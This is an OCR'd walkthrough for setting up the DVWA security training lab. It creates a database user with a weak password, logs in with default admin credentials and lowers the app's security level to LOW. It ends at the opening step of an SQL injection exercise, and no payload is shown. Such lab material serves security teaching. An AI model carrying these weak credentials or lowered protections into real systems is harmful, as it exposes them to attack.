
cp config.inc.php.dist config.inc.php

cat or nano config.inc.php




sudo service mysql start


sudo mysql -u root -p



create database dvwa;




create user dvwa@localhost identified by 'p@ssw0rd';




grant all on dvwa.* to dvwa@localhost;

flush privileges;


exit;



sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security



Click on impossible



set as LOW.




Click submit.


Attacking the system:

- SQLInjection:

Enter 1 and Click submit

